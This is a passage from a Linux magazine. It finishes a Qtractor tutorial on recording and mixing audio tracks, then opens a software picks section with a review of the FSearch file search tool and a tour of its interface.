Once you have your recording, use the clip trimming and moving facilities on the resulting clip until you're happy with the results. Don't forget to disable the Record icon on the track that you've just created when you move on to the next one. That said, don't sweat it too much; *Qtractor* is non-linear and non-destructive so you're not going to ruin anything if you accidentally record over an existing track – *Qtractor* will simply place the new audio clip on top of the old one.


By arming more than one track at once, you can record from more than one input at once. In fact, if you had an audio interface that was capable of it, *Qtractor* is able to record a complex set up of microphone inputs to individual tracks. You could record a fully mic'd-up drum kit or even an entire band to individual tracks in this way.

### The final mix

Mixing is the art of adjusting individual track levels and adding and adjusting effects. Back in the old days, it would be the stage after the recording and composition had taken place, but nowadays most musicians do a bit of mixing as they go. Most of the work of mixing tends to be done on – you've guessed it – the Mixer window. Press F8 to open the mixer.

Audio tracks are handled in the same way as the MIDI tracks that we covered last month. As you'll see, every track has its own channel strip. The main slider adjusts the volume of the track, and there's a pan slider to adjust the stereo position of the track. This parity between how digital audio and MIDI tracks work extends to the use of effects, and they're added in the same way, by right-clicking in the empty area below the channel name and selecting Add Track....

Hopefully, we've given you a detailed insight into using *Qtractor*. In our assessment, the MIDI editing facilities are excellent, and the digital audio editing is perfectly adequate for most jobs. As well as *Qtractor*, there's a huge range of musical applications, utilities and plugins available for Linux. There are even other DAWs that are worth considering (see the Digital Audio Workstation *Roundup* article back in **LXF275**). The one excuse you can't make for not trying to be musically creative is a lack of free software; so get it installed and get creating! **LXF**



The Tempo Adjust dialog (Clip>Tempo Adjust...) can detect the tempo of a clip. It can then adjust the tempo of the project to match the clip.

» **GET US TO PLAY YOUR TUNE!** Subscribe now at <http://bit.ly/LinuxFormat>



**techradar.**

The home of technology

**techradar.com**

# HotPicks



**Alexander Tolstoy**  
is still zooming in and out his newly discovered ASCII-rendered OpenStreetMap...

Fsearch » Mapscii » Telegrand » Girouette  
» Sysmontask » Luna Paint » ApplImageLauncher  
» Plop » Let's Surf » QOI » Xplorer

## SEARCH TOOL

# FSearch

Version: 0.1 Web: <https://github.com/cboxdoerfer/fsearch>

**S**toring large amounts of data on a Linux machine usually means that there'll come a day when you'll need to find one particular file out of tens of thousands. No one wants this to be a classical challenge of locating a needle in a haystack, so you'll need to make use of a search tool.


Linux provides several options to choose from, such as the *find* function, which serves as an old-style tool for continuous searches, together with a variety of tools that can first index your file system and then carry out a much quicker search query based on that index. However, we believe that none of these tools are as flexible and reliable as *FSearch*.

*FSearch* delivers instant and accurate search results just as you type, with virtually no delays. To accomplish that, *FSearch* runs its own database where it stores data collected from indexed locations.

By default, the tool indexes your home directory only and updates the index only upon starting the program. However, you can go to *FSearch*'s Preferences section and add extra locations, and explicitly define the database auto-update period. Bear in mind that each update session hammers your file system and leads to a temporary slowdown, even though *FSearch* is multi-threaded software. Nevertheless, we believe that waiting for a couple of minutes is worth it, if you're going to benefit from the program's speedy performance.


*FSearch* isn't limited to simply locating files and directories using simple or full-text search queries. The program also supports regular expressions, wild cards, filters, search results sorting and much more. The lower part of the *FSearch* window features a thin status area that displays the total number of indexed items and some useful statistics on the current search results. For instance, the program can tell you how many files and directories you've selected out of the entire list.

*FSearch* has seen its first stable release lately, so you can rely on it to save time and effort during your daily Linux computing sessions.



Finding something on your system has never faster and more reliable, thanks to *FSearch*!

## EXPLORING THE FSEARCH INTERFACE...



**1 Lightning-fast search results**  
*FSearch* returns search results incredibly fast – literally as you type the query!

**2 Basic filtering**  
Narrow down your search to a specific type of files (Pictures, Videos and so on), or go with Files/Folders only.

**3 Customise the look**  
Toggle client-side decorations, change the way *FSearch* creates the list of results and alter some other behaviour settings.

**4 More search details**  
Paste a directory path in the query field to limit the search. That works by default, but you're free to disable this feature.

**5 Manage the database**  
Add more locations to make *FSearch* index them. It's also possible to use a custom database update period.

